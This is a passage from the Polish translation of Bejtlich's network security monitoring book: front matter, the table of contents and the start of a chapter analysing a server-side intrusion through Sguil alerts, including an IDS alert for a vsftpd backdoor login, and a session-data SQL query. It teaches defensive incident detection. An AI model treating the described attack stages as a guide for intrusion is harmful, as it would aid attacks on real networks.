

WYKRYWAJ I REAGUJ

PRAKTYCZNY MONITORING SIECI
DLA ADMINISTRATORÓW

RICHARD BEJTLICH



Tytuł oryginału: The Practice of Network Security Monitoring:
Understanding Incident Detection and Response

Tłumaczenie: Grzegorz Pawłowski

ISBN: 978-83-246-8799-2

Original edition Copyright © 2013 by Richard Bejtlich.
All rights reserved.

Published by arrangement with No Starch Press, Inc.

Polish edition copyright © 2014 by Helion SA.
All rights reserved.

All rights reserved. No part of this book may be reproduced or transmitted in any form or by any means, electronic or mechanical, including photocopying, recording or by any information storage retrieval system, without permission from the Publisher.

Wszelkie prawa zastrzeżone. Nieautoryzowane rozpowszechnianie całości lub fragmentu niniejszej publikacji w jakiegokolwiek postaci jest zabronione. Wykonywanie kopii metodą kserograficzną, fotograficzną, a także kopiowanie książki na nośniku filmowym, magnetycznym lub innym powoduje naruszenie praw autorskich niniejszej publikacji.

Wszystkie znaki występujące w tekście są zastrzeżonymi znakami firmowymi bądź towarowymi ich właścicieli.

Autor oraz Wydawnictwo HELION dołożyli wszelkich starań, by zawarte w tej książce informacje były kompletne i rzetelne. Nie bierze jednak żadnej odpowiedzialności ani za ich wykorzystanie, ani za związane z tym ewentualne naruszenie praw patentowych lub autorskich. Wydawnictwo HELION nie ponosi również żadnej odpowiedzialności za ewentualne szkody wynikłe z wykorzystania informacji zawartych w książce.

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: <http://helion.pl> (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
<http://helion.pl/user/opinie/wykreg>
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

- [Kup książkę](#)
- [Poleć książkę](#)
- [Oceń książkę](#)

- [Księgarnia internetowa](#)
- [Lubię to! » Nasza społeczność](#)

Spis treści

O AUTORZE	1
SŁOWO WSTĘPNE	15
PRZEDMOWA	21
Czytelnicy	23
Wymagania wstępne	23
Uwagi dotyczące oprogramowania i protokołów	24
Zakres tematyczny książki	25
Podziękowania	26
Oświadczenie	27

Część I Wprowadzenie

I

UZASADNIENIE MONITOROWANIA BEZPIECZEŃSTWA SIECI	31
Wprowadzenie do NSM	32
Czy NSM zapobiega włamaniom?	33
Jaka jest różnica między NSM a ciągłym monitorowaniem (CM)?	34
Jak NSM wygląda w porównaniu z innymi podejściami?	38
Dlaczego NSM działa?	39
Jak system NSM jest skonfigurowany?	40
Kiedy NSM nie działa?	42
Czy stosowanie NSM-u jest legalne?	42
W jaki sposób można chronić prywatność użytkowników w czasie wykonywania operacji systemu NSM?	44
Przykładowy test systemu NSM	44
Zakres danych systemu NSM	46
Pełne dane	46
Dane wyodrębnione	48
Dane sesji	51

Dane transakcji	52
Dane statystyczne	54
Metadane	56
Dane alertów	59
Jaki jest sens zbierania tych wszystkich danych?	60
Wady systemu NSM	62
Gdzie mogę kupić system NSM?	62
Gdzie mogę uzyskać wsparcie i dodatkowe informacje?	63
Podsumowanie	63

2

ZBIERANIE ZAWARTOŚCI RUCHU SIECIOWEGO:

DOSTĘP, PRZECHOWYWANIE I ZARZĄDZANIE	65
Przykładowa sieć dla pilotażowego systemu NSM	66
Przepływ ruchu w prostej sieci	67
Możliwe miejsca użycia platformy NSM	71
Adresy IP i NAT	71
Bloki adresów sieci	72
Przypisania adresów IP	73
Translacja adresów	74
Wybieranie najlepszego miejsca do uzyskania widoczności sieci	78
Miejsce obserwacji ruchu dotyczącego sieci DMZ	78
Miejsca obserwacji ruchu dotyczącego sieci bezprzewodowej i sieci wewnętrznej	79
Uzyskiwanie fizycznego dostępu do ruchu sieciowego	81
Użycie przełączników do monitorowania ruchu sieciowego	81
Wykorzystanie TAP'a sieciowego	82
Przechwytywanie ruchu bezpośrednio w systemie klienta lub serwera	83
Wybór platformy NSM	83
Dziesięć zaleceń dotyczących zarządzania platformą NSM	85
Podsumowanie	86

Część II Wdrożenie pakietu Security Onion

3

WDRÓŻENIE I INSTALACJA AUTONOMICZNEJ PLATFORMY NSM

Platforma autonomiczna czy serwer plus sensory?	92
Wybór sposobu instalacji kodu SO	95
Instalowanie systemu autonomicznego	96
Instalowanie systemu SO na twardym dysku	96
Konfigurowanie oprogramowania SO	101
Wybór interfejsu zarządzania	103
Instalacja składników oprogramowania NSM	104
Sprawdzenie instalacji	108
Podsumowanie	112

4

WDROŻENIE ROZPROSZONE	113
Instalowanie serwera SO z wykorzystaniem pliku .iso projektu SO	114
Uwagi dotyczące serwera SO	114
Tworzenie własnego serwera SO	115
Konfigurowanie własnego serwera SO	117
Instalowanie sensora SO z wykorzystaniem obrazu .iso systemu SO	119
Konfigurowanie sensora SO	119
Dokończenie procesu konfiguracji	121
Upewnienie się, że sensory działają	123
Sprawdzenie, czy tunel autossh działa	123
Tworzenie serwera SO z wykorzystaniem archiwów PPA	124
Instalacja Ubuntu Server jako systemu operacyjnego serwera SO	125
Wybór statycznego adresu IP	127
Aktualizacja oprogramowania	128
Rozpoczęcie konfiguracji systemu baz danych MySQL i pakietów PPA na serwerze SO	128
Konfiguracja własnego serwera SO z wykorzystaniem PPA	130
Tworzenie sensora SO z wykorzystaniem archiwów PPA	132
Instalacja Ubuntu Server jako systemu operacyjnego sensora SO	132
Konfigurowanie systemu jako sensora	134
Uruchomienie kreatora ustawień	135
Podsumowanie	138

5

ZARZĄDZANIE PLATFORMĄ SO	141
Aktualizowanie systemu SO	141
Przeprowadzanie aktualizacji z wykorzystaniem interfejsu GUI	142
Wykonywanie aktualizacji z wiersza poleceń	143
Ograniczanie dostępu do systemu SO	144
Łączenie się przez serwer proxy obsługujący protokół SOCKS	145
Zmiana reguł zapory sieciowej	147
Zarządzanie przechowywaniem danych systemu SO	148
Zarządzanie pamięcią masową sensora	149
Sprawdzanie wielkości pamięci dyskowej zużytej przez bazy danych	150
Zarządzanie bazą danych aplikacji Sguil	151
Śledzenie zużycia pamięci dyskowej	151
Podsumowanie	152

Część III Narzędzia

6

NARZĘDZIA DO ANALIZY PAKIETÓW PRACUJĄCE

W TRYBIE WIERZSA POLECEŃ	155
Kategorie narzędzi SO	156
Prezentacja danych	156
Narzędzia SO do zbierania danych	157
Narzędzia SO dostarczające dane	157
Używanie programu Tcpdump	158
Wyświetlanie, zapisywanie i odczytywanie zawartości ruchu za pomocą programu Tcpdump	159
Użycie filtrów w programie Tcpdump	161
Wydobywanie szczegółowych informacji z danych wyjściowych programu Tcpdump	164
Badanie pełnych danych za pomocą programu Tcpdump	164
Używanie narzędzi Dumpcap i Tshark	165
Uruchamianie narzędzia Tshark	166
Uruchamianie narzędzia Dumpcap	166
Zastosowanie narzędzia Tshark do odczytania śladu ruchu sieciowego utworzonego przez program Dumpcap	168
Użycie filtrów wyświetlania w programie Tshark	169
Filtry wyświetlania programu Tshark w działaniu	171
Używanie narzędzia Argus i klienta Ra	172
Zatrzymywanie i uruchamianie serwera Argus	173
Format pliku w aplikacji Argus	173
Badanie danych aplikacji Argus	174
Podsumowanie	178

7

GRAFICZNE NARZĘDZIA DO ANALIZY PAKIETÓW

Używanie aplikacji Wireshark	179
Uruchamianie programu Wireshark	180
Przeglądanie przechwyconych pakietów w programie Wireshark	181
Modyfikowanie układu wyświetlania danych w programie Wireshark	182
Niektóre użyteczne funkcje programu Wireshark	185
Korzystanie z narzędzia Xplico	192
Uruchamianie Xplico	193
Tworzenie przypadków i sesji w aplikacji Xplico	194
Przetwarzanie ruchu sieciowego	195
Interpretacja zdekodowanego ruchu	195
Wyświetlanie metadanych i podsumowania ruchu	198
Badanie zawartości ruchu za pomocą narzędzia NetworkMiner	200
Uruchamianie narzędzia NetworkMiner	200
Zbieranie i organizacja szczegółów dotyczących ruchu sieciowego	201
Prezentacja treści	202
Podsumowanie	204

8

8

KONSOLE NSM	205
Rzut oka na ruch sieciowy z perspektywy systemu NSM	206
Używanie konsoli Sguil	207
Uruchamianie aplikacji Sguil	208
Sześć kluczowych funkcji aplikacji Sguil	210
Używanie aplikacji Squert	221
Snorby	223
ELSA	227
Podsumowanie	231

Część IV NSM w akcji

9

OPERACJE NSM	235
Cykl zapewniający bezpieczeństwo w przedsiębiorstwie	236
Faza planowania	237
Faza odpierania	237
Fazy wykrywania i reagowania	238
Zbieranie danych, analiza, eskalacja i rozwiązanie	238
Zbieranie danych	239
Analiza	244
Eskalacja	247
Rozwiązanie	250
Naprawa	254
Używanie metodologii NSM do poprawy bezpieczeństwa	255
Tworzenie zespołu CIRT	256
Podsumowanie	259

10

NARUSZENIE BEZPIECZEŃSTWA PO STRONIE SERWERA	261
Charakterystyka naruszenia bezpieczeństwa po stronie serwera	262
Naruszenie bezpieczeństwa po stronie serwera w akcji	263
Rozpoczęcie pracy od uruchomienia konsoli Sguil	264
Kwerenda danych sesji przy użyciu konsoli Sguil	265
Powrót do danych alertów	269
Przeglądanie pełnych danych za pomocą programu Tshark	271
Wyjaśnienie działania furtki	273
Co zrobił włamywacz?	274
Co jeszcze zrobił włamywacz?	278
Eksploracja danych sesji	280
Przeszukiwanie dzienników DNS aplikacji Bro	280
Przeszukiwanie dzienników SSH aplikacji Bro	282
Przeszukiwanie dzienników FTP aplikacji Bro	283

Dekodowanie kradzieży wrażliwych danych	285
Wyodrębnianie skradzionego archiwum	286
Retrospekcja	287
Podsumowanie pierwszego etapu	287
Podsumowanie drugiego etapu	288
Kolejne kroki	288
Podsumowanie	289

11

NARUSZENIE BEZPIECZEŃSTWA PO STRONIE KLIENTA 291

Definicja naruszenia bezpieczeństwa po stronie klienta	292
Naruszenie bezpieczeństwa po stronie klienta w akcji	294
Otrzymanie zgłoszenia incydentu od użytkownika	295
Rozpoczęcie analizy przy użyciu narzędzia ELSA	295
Szukanie brakującego ruchu	300
Analiza zawartości pliku dns.log aplikacji Bro	302
Sprawdzanie portów docelowych	304
Zbadanie kanału dowodzenia i kontroli	307
Początkowy dostęp	308
Uruchomienie lepszej powłoki	313
Podsumowanie pierwszego etapu	314
Przeniesienie ataku na drugi komputer	314
Instalacja ukrytego tunelu	316
Zebranie informacji o ofierze	317
Podsumowanie drugiego etapu	318
Podsumowanie	319

12

ROZSZERZANIE SYSTEMU SECURITY ONION 321

Użycie aplikacji Bro do śledzenia plików wykonywalnych	322
Obliczanie przez Bro skrótów pobranych plików wykonywalnych	322
Sprawdzenie skrótu w serwisie VirusTotal	323
Wykorzystywanie aplikacji Bro do wyodrębniania binariów z ruchu sieciowego	324
Skonfigurowanie aplikacji Bro do wyodrębniania binariów z ruchu sieciowego	325
Zbieranie ruchu do testowania aplikacji Bro	326
Testowanie aplikacji Bro pod względem wyodrębniania binariów z ruchu HTTP	328
Badanie pliku binarnego wyodrębnionego z ruchu HTTP	330
Testowanie aplikacji Bro pod względem wyodrębniania binariów z ruchu FTP	331
Badanie pliku binarnego wyodrębnionego z ruchu FTP	332
Sprawdzenie skrótu i pliku binarnego w serwisie VirusTotal	332
Ponowne uruchomienie programu Bro	334
Wykorzystanie danych analitycznych dotyczących zagrożenia APT I	337
Używanie modułu APT I	337
Instalacja modułu APT I	339
Wygenerowanie ruchu potrzebnego do testowania modułu APT I	340
Testowanie modułu APT I	341

Informowanie o pobraniu złośliwych binariów	343
Korzystanie z repozytorium skrótów złośliwego oprogramowania oferowanego przez Team Cymru	343
Repozytorium MHR a system SO	345
MHR i SO kontra pobranie złośliwego pliku	346
Identyfikacja programu binarnego	348
Podsumowanie	349
I 3	
SERWERY PROXY I SUMY KONTROLNE	351
Serwery proxy	351
Serwery proxy a widoczność	352
Radzenie sobie z serwerami proxy w sieciach produkcyjnych	356
Sumy kontrolne	357
Prawidłowa suma kontrolna	357
Nieprawidłowa suma kontrolna	358
Identyfikowanie prawidłowych i nieprawidłowych sum kontrolnych za pomocą programu Tshark	358
Dlaczego pojawiają się nieprawidłowe sumy kontrolne?	361
Aplikacja Bro a nieprawidłowe sumy kontrolne	362
Ustawienie trybu ignorowania nieprawidłowych sum kontrolnych w programie Bro	363
Podsumowanie	366
ZAKOŃCZENIE	367
Przetwarzanie w chmurze	368
Wyzwania wynikające z przetwarzania w chmurze	369
Korzyści wynikające z przetwarzania w chmurze	370
Przepływ pracy, metryki i współpraca	371
Przepływ pracy a metryki	372
Współpraca	373
Podsumowanie	373
Dodatek	
SKRYPTY I KONFIGURACJA SYSTEMU SO	375
Skrypty sterujące systemem Security Onion	375
/usr/sbin/nsm	377
/usr/sbin/nsm_all_del	377
/usr/sbin/nsm_all_del_quick	378
/usr/sbin/nsm_sensor	379
/usr/sbin/nsm_sensor_add	380
/usr/sbin/nsm_sensor_backup-config	380
/usr/sbin/nsm_sensor_backup-data	380
/usr/sbin/nsm_sensor_clean	380
/usr/sbin/nsm_sensor_clear	380
/usr/sbin/nsm_sensor_del	380
/usr/sbin/nsm_sensor_edit	381

/usr/sbin/nsm_sensor_ps-daily-restart	381
/usr/sbin/nsm_sensor_ps-restart	381
/usr/sbin/nsm_sensor_ps-start	383
/usr/sbin/nsm_sensor_ps-status	384
/usr/sbin/nsm_sensor_ps-stop	384
/usr/sbin/nsm_server	385
/usr/sbin/nsm_server_add	385
/usr/sbin/nsm_server_backup-config	385
/usr/sbin/nsm_server_backup-data	385
/usr/sbin/nsm_server_clear	385
/usr/sbin/nsm_server_del	385
/usr/sbin/nsm_server_edit	385
/usr/sbin/nsm_server_ps-restart	385
/usr/sbin/nsm_server_ps-start	386
/usr/sbin/nsm_server_ps-status	386
/usr/sbin/nsm_server_ps-stop	386
/usr/sbin/nsm_server_sensor-add	386
/usr/sbin/nsm_server_sensor-del	386
/usr/sbin/nsm_server_user-add	387
Pliki konfiguracyjne systemu Security Onion	387
/etc/nsm/	387
/etc/nsm/administration.conf	388
/etc/nsm/ossec/	388
/etc/nsm/pulledpork/	388
/etc/nsm/rules/	388
/etc/nsm/securityonion/	389
/etc/nsm/securityonion.conf	389
/etc/nsm/sensortab	391
/etc/nsm/servertab	392
/etc/nsm/templates/	392
/etc/nsm/\$HOSTNAME-\$INTERFACE/	392
/etc/cron.d/	396
Bro	396
CapMe	397
ELSA	397
Squert	397
Snorby	397
Syslog-ng	397
/etc/network/interfaces	397
Aktualizacja systemu SO	398
Aktualizowanie dystrybucji systemu SO	399
Aktualizowanie systemu baz danych MySQL	399

SKOROWIDZ **401**

10

Naruszenie bezpieczeństwa po stronie serwera



NADSZEDŁ MOMENT PRAWDY. TERAZ JESTEŚ GOTOWY, ABY ZOBACZYĆ NSM W DZIAŁANIU. W TYM ROZDZIALE ZAPRZĘGNIEMY TEORIĘ, NARZĘDZIA I PROCES DO PRACY W PROSTYM SCENARIUSZU NARUSZENIA bezpieczeństwa. Jak dotąd zaimplementowałeś sensor z systemem SO i zebrałeś pewną ilość danych NSM. Teraz planujesz przeprowadzenie analizy dostępnego materiału śledczego.


Ten rozdział demonstruje naruszenie bezpieczeństwa po stronie serwera — jedną z głównych kategorii złośliwych działań w sieci, z którymi prawdopodobnie się spotkasz. Następny rozdział demonstruje naruszenie bezpieczeństwa po stronie klienta, które może występować nawet częściej niż wariant dotyczący serwera. Rozpoczynamy od naruszenia bezpieczeństwa po stronie serwera, ponieważ jest ono łatwiejsze do zrozumienia pod względem koncepcyjnym.

Ponieważ jest to książka o systemie NSM, w rozdziałach 10. i 11. przypatrzmy się wzorcom włamania dotyczącym dwóch popularnych typów ataków skoncentrowanych wokół sieci. Na przykład nie będziemy analizować przypadku podłączenia do laptopa napędu USB ze złośliwym oprogramowaniem czy odgadnięcia hasła przez nikkemnika działającego wewnątrz organizacji, mającego dostęp

do wewnętrznego terminala komputera. Skupimy się natomiast na atakach poprzez sieć. Są to raczej ataki **zdalne**, a nie **lokalne** warianty wymagające interakcji z systemem, który jest już fizycznie lub wirtualnie dostępnym dla włamywacza.

Charakterystyka naruszenia bezpieczeństwa po stronie serwera

Naruszenie bezpieczeństwa po stronie serwera dotyczy sytuacji, gdy włamywacz decyduje się na zaatakowanie aplikacji wystawionej na dostęp z internetu. Tą aplikacją mogłaby być usługa WWW, usługa protokołu transferu plików, baza danych lub dowolne inne oprogramowanie nasłuchujące ruch internetowy. Rysunek 10.1 pokazuje wzorzec ataku właściwy dla naruszenia bezpieczeństwa po stronie serwera.



Rysunek 10.1. Wzorzec ataku właściwy dla naruszenia bezpieczeństwa po stronie serwera

Włamywacz sięgnie po dostęp do aplikacji, aby się o niej więcej dowiedzieć. To działanie będące rekonesansem należy zakwalifikować jako incydent kategorii *Cat 6*, co zostało omówione w rozdziale 9. (patrz tabela 9.3). Jeśli włamywacz próbuje wykorzystać luki bezpieczeństwa w kodzie aplikacji, działanie to kwalifikuje się jako incydent kategorii *Cat 3*. Jeśli włamywaczowi udaje się sprawić, że aplikacja wykona jego złośliwe polecenie, atak się powiódł i doszło do wykorzystania luki bezpieczeństwa. Zgodnie z podziałem na kategorie zakreślonym w tabeli 9.3 mamy teraz do czynienia z włamaniem klasy *Cat 1*. Kiedy włamywacz wykona złośliwy kod lub polecenia na komputerze ofiary, otwiera jeden lub więcej

kanałów komunikacyjnych, aby jeszcze bardziej wzmocnić swoją kontrolę nad systemem. Taki kanał nazywa się kanałem **dowodzenia i kontroli** (ang. *command-and-control*, C2). Ustanowienie kanału C2 kwalifikuje to działanie jako włamanie *Breach* 3.

Kiedy już włamywacz ustanowi kanał C2 łączący go z ofiarą, może wykonać resztę swojego planu gry. Być może chce ukraść informacje z systemu swej pierwszej ofiary. Być może chce przejść z pierwszej ofiary na inny komputer lub aplikację wewnątrz przedsiębiorstwa. A być może chce przeskoczyć przez tę ofiarę i zaatakować zupełnie inną organizację, wykorzystując świeżo zaatakowaną ofiarę jako **przeskok** (ang. *hop*), czyli odskocznię.


Bez względu na to, co włamywacz zdecyduje się zrobić w następnym kroku, celem zespołu CIRT jest w tym momencie szybkie określenie zakresu włamania i podjęcie błyskawicznych działań powstrzymujących, aby zmniejszyć ryzyko utraty danych, ich zmiany lub degradacji.

Naruszenie bezpieczeństwa po stronie serwera w akcji

W ramach przykładu zaprezentowanego w tym rozdziale prześledzimy krok po kroku przypadek naruszenia bezpieczeństwa po stronie serwera, mający miejsce, gdy włamywacz atakuje udostępnioną w internecie usługę na komputerze z lukami bezpieczeństwa, który jest monitorowany przez autonomiczną platformę NSM z uruchomionym systemem SO. Zbadamy, jak przykładowe włamanie wygląda w danych NSM, i postaramy się odkryć, jak rozumieć te dane.

Siecią, która jest celem ataku, jest nowy segment w sieci firmy Vivian's Pets, jak pokazano na rysunku 10.2. Sieć ta składa się z serwera (192.168.3.5), desktopa (192.168.3.13) i pomocniczego sprzętu sieciowego. Sensor NSM obserwuje łącze nadrzędne prowadzące do internetu za pośrednictwem TAP'a sieciowego. Członkowie zespołu CIRT przedsiębiorstwa utworzyli coś, co było, jak sądzili, odizolowaną siecią testową z kilkoma komputerami, w celu poszerzenia swej wiedzy o bezpieczeństwie. Niestety nie zapewnili systemom znajdującym się w tym segmencie skutecznej ochrony. W trakcie prób nauczania się czegoś więcej o bezpieczeństwie komputerów mogli narazić firmę na dodatkowe ryzyko.

W przedstawionej konfiguracji platforma NSM będzie widzieć ruch do i od sieci testowej. Dla zachowania prostoty przykładu skonfigurowałem sieć tak, że nie jest wymagane stosowanie techniki NAT. Kiedy obserwujesz interakcję sieci testowej z komputerami znajdującymi się na zewnątrz sieci firmy Vivian's Pets, powinieneś przyjąć, że translacja adresów nie ma miejsca. (W rzeczywistości będziesz prawdopodobnie musiał sobie radzić z pewnym stopniem zaciemnienia obrazu ze względu na kwestie związane z techniką NAT, które zostały opisane w rozdziale 2.).



Rysunek 10.2. Podsieć testowa sieci firmy Vivian's Pets

Rozpoczęcie pracy od uruchomienia konsoli Sguil

Praca zespołu CIRT firmy Vivian's Pets rozpoczyna się od odwiedzenia własnej konsoli Sguil, której zespół używa jako swojego podstawowego interfejsu do danych NSM. Pamiętaj, że Sguil umożliwia analitykom badanie alertów przez oglądanie danych sesji i pełnych danych, jak również niektórych danych transakcji.

Pewnego dnia jeden z analityków loguje się do konsoli Sguil platformy NSM pokazanej na rysunku 10.2 i widzi alerty pokazane na rysunku 10.3.

Domyślnie konsola Sguil wyświetla dane alertów. Pokazane tu alerty są wygenerowane głównie przez pasywny system wykrywania zasobów PRADS (pozycje poprzedzone oznaczeniem PADS) i motor IDS-u Snort (pozycje poprzedzone oznaczeniem GPL lub ET).

Widzimy mnóstwo zdarzeń PRADS ze źródłowym adresem IP 203.0.113.10. Ten adres IP reprezentuje zdalnego intruza. (Blok adresów sieci 203.0.113.0/24 jest zarezerwowany do celów dokumentacyjnych na mocy dokumentu RFC 5735 razem z blokiem adresów sieci 198.151.100.0/24, z którym spotkaliśmy się w rozdziale 2.).

Zdarzenia, zaczynając od identyfikatora 4.75 w polu *Alert ID* (identyfikator alertu) i kończąc na identyfikatorze 4.87, reprezentują system PRADS zgłaszający odkrycie nowych usług na dwóch komputerach: 192.168.3.5 i 192.168.3.13, czyli dwóch systemach w segmencie sieci testowej pokazanych na rysunku 10.2.

The screenshot shows the Sguil console interface. The top window displays a list of 'RealTime Events' with columns for ST, ...T, Se..., Alert ID, Date/Time, Src IP, SPort, Dst IP, DPort, Pr, and Event Message. The events list includes various alerts such as 'PADS New Asset - unknown @domain', 'PADS New Asset - vnc VNC (Protocol 003.003)', and 'ET EXPLOIT VSFTPD Backdoor User Login Smiley'. Below the events list, there are several control panels: 'IP Resolution', 'Agent Status', 'Snort Statistics', and 'System Msgs'. On the right, a packet capture analysis window is visible, showing details for a TCP packet with source IP 203.0.113.10 and destination IP 192.168.3.5.

Rysunek 10.3. Konsola Sguil wyświetlająca alerty dotyczące sieci firmy Vivian's Pets

Kiedy tylko PRADS dowiaduje się o usługach przez obserwowanie ich interakcji z komputerami, generuje tego rodzaju alerty. W tym przypadku wynik jest użytecznym zestawieniem przynajmniej niektórych z usług, które — jak się okazuje — odkrył zdalny intruz o adresie 203.0.113.10. Począwszy od znacznika czasu 2013-03-09 21:32:07 odpowiadającego pierwszemu alertowi z wartością 203.0.113.10 w polu źródłowego adresu IP, widzimy ślad intruza reprezentowanego przez adres 203.0.113.10, który przeprowadził sieciowy rekonesans przeciwko przynajmniej dwóm komputerom znajdującym się w sieci testowej.

A co z pozostałą aktywnością? Pierwszy alert ze źródłowym adresem IP 192.168.3.130 wygląda na komunikat systemu PRADS zgłaszającego odkrycie serwera DNS o adresie 192.168.3.1. To nic niezwykłego. Alerty występujące po zdarzeniach PRADS z adresem źródłowym 203.0.113.10 wyglądają na bardziej niepokojące.

Przed zagłębieniem się w szczegóły tych alertów zboczmy nieco z tematu, aby sprawdzić naszą hipotezę, że intruz 203.0.113.10 przeprowadził sieciowy rekonesans wymierzony przeciw naszej sieci testowej.

Kwerenda danych sesji przy użyciu konsoli Sguil

Aby ustalić, jaki dokładnie sieciowy rekonesans przeprowadził intruz 203.0.113.10, możemy zapytać konsolę Sguil o dane sesji dotyczące ruchu płynącego od i do hosta o adresie 203.0.113.10. Ze względu na liczbę docelowych usług pokazanych

w konsoli Sguil możemy się domyślać, że intruz 203.0.113.10 przeskanował wiele portów TCP na obydwu komputerach docelowych. Dlatego podczas wykonywania kwerendy danych sesji w konsoli Sguil ręcznie dopasujemy maksymalną liczbę rekordów danych sesji zwróconych w wyniku wyszukiwania, podnosząc ją z 1000 do 10 000 rekordów.

Aby wykonać kwerendę danych sesji, podświetlamy jeden z rekordów alertów zawierających wartość 203.0.113.10 w polu źródłowego adresu IP, a następnie wybieramy opcję *Advanced Query/Query Sancp Table/Query SrcIP* (kwerenda/kwerenda tabeli sancp/kwerenda przy użyciu źródłowego adresu IP), jak pokazano na rysunku 10.4.

ST	...T	Se...	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	so...	4.72	2013-03-09 21:31:05	192.168.3.130	43181	192.168.3.1	53	17	PADS New Asset
RT	1	so...	4.75	2013-03-09 21:32:07	203.0.113.10	59270	192.168.3.5	5900	6	PADS New Asset
RT	1	so...	4.74	2013-03-09 21:32:07	Quick Query	5	192.168.3.5	22	6	PADS New Asset
RT	1	so...	4.73	2013-03-09 21:32:07	Advanced Query		Query Event Table	21	6	PADS New Asset
RT	1	so...	4.77	2013-03-09 21:32:08	Dshield IP Lookup		Query Sancp Table			PADS New Asset
RT	1	so...	4.78	2013-03-09 21:32:08	203.0.113.10	396	Query PADS Table			PADS New Asset
RT	1	so...	4.76	2013-03-09 21:32:08	203.0.113.10	34202	192.168.3.5			PADS New Asset
RT	1	so...	4.80	2013-03-09 21:32:13	203.0.113.10	37866	192.168.3.5			PADS New Asset
RT	1	so...	4.79	2013-03-09 21:32:13	203.0.113.10	58931	192.168.3.5			PADS New Asset
RT	2	so...	4.81	2013-03-09 21:32:13	203.0.113.10	51225	192.168.3.5			PADS New Asset
RT	1	so...	4.82	2013-03-09 21:32:14	203.0.113.10	58527	192.168.3.5			PADS New Asset

Rysunek 10.4. Kwerenda danych sesji przy użyciu źródłowego adresu IP

Wyświetlone w wyniku naszego wyboru okno *Query Builder* (konstruktor zapytań) udostępnia dwa pola z klauzulami *WHERE*, które możemy edytować. Musimy się upewnić, że domyślne czasy początkowe dla rekordów danych sesji wychwycą dane, o które nam chodzi. W naszym przypadku aktywność rozpoczęła się 9 marca 2013 r. o godz. 21:32:07 UTC, więc modyfikujemy zawartość pól *Where Clause* (klauzula *WHERE*), aby wyszukiwanie dotyczyło właściwego czasu, w sposób pokazany na listingu 10.1.

Listing 10.1. Składnia klauzuli wyszukiującej dane sesji dotyczące adresu 203.0.113.10

```
WHERE sancp.start_time > '2013-03-09' AND sancp.src_ip = INET_ATON('203.0.113.10')
```

Zmieniamy także wartość pola *LIMIT* w oknie *Query Builder* (konstruktor zapytań) z 1000 na 10 000 rekordów wyniku, a potem wybieramy opcję *Submit* (prześlij), aby wykonać kwerendę. W odpowiedzi baza danych zwraca 2014 rekordów, począwszy od tych, które zostały pokazane na rysunku 10.5.

Aktywność, której źródłem jest host 203.0.113.10, rozpoczyna się w punkcie czasowym 2013-03-09 21:31:44. Możemy rozbić tę sekwencję zdarzeń na kilka oddzielnych elementów.

- Najpierw napastnik używa komunikatów ICMP (1 w polu *Protokół* nagłówka IP), aby wykonać rekonesans wymierzony przeciw podzbirowi systemów

Sensor	Cnx ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	Pr	S Pckts	S Bytes	D Pckts	D Bytes
sovm-eth1	5.1362864...	2013-03-09 21:31:44	2013-03-09 21:31:46	203.0.113.10	0	192.168.3.1	0	1	4	56	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:44	2013-03-09 21:31:46	203.0.113.10	0	192.168.3.130	0	1	4	56	0	0
sovm-eth1	5.1362864...	2013-03-09 21:31:44	2013-03-09 21:31:44	203.0.113.10	0	192.168.3.5	0	1	1	8	1	8
sovm-eth1	5.1362864...	2013-03-09 21:31:44	2013-03-09 21:31:46	203.0.113.10	0	192.168.3.13	0	1	3	24	3	24
sovm-eth1	5.1362864...	2013-03-09 21:31:45	2013-03-09 21:31:47	203.0.113.10	0	192.168.3.254	0	1	4	56	0	0
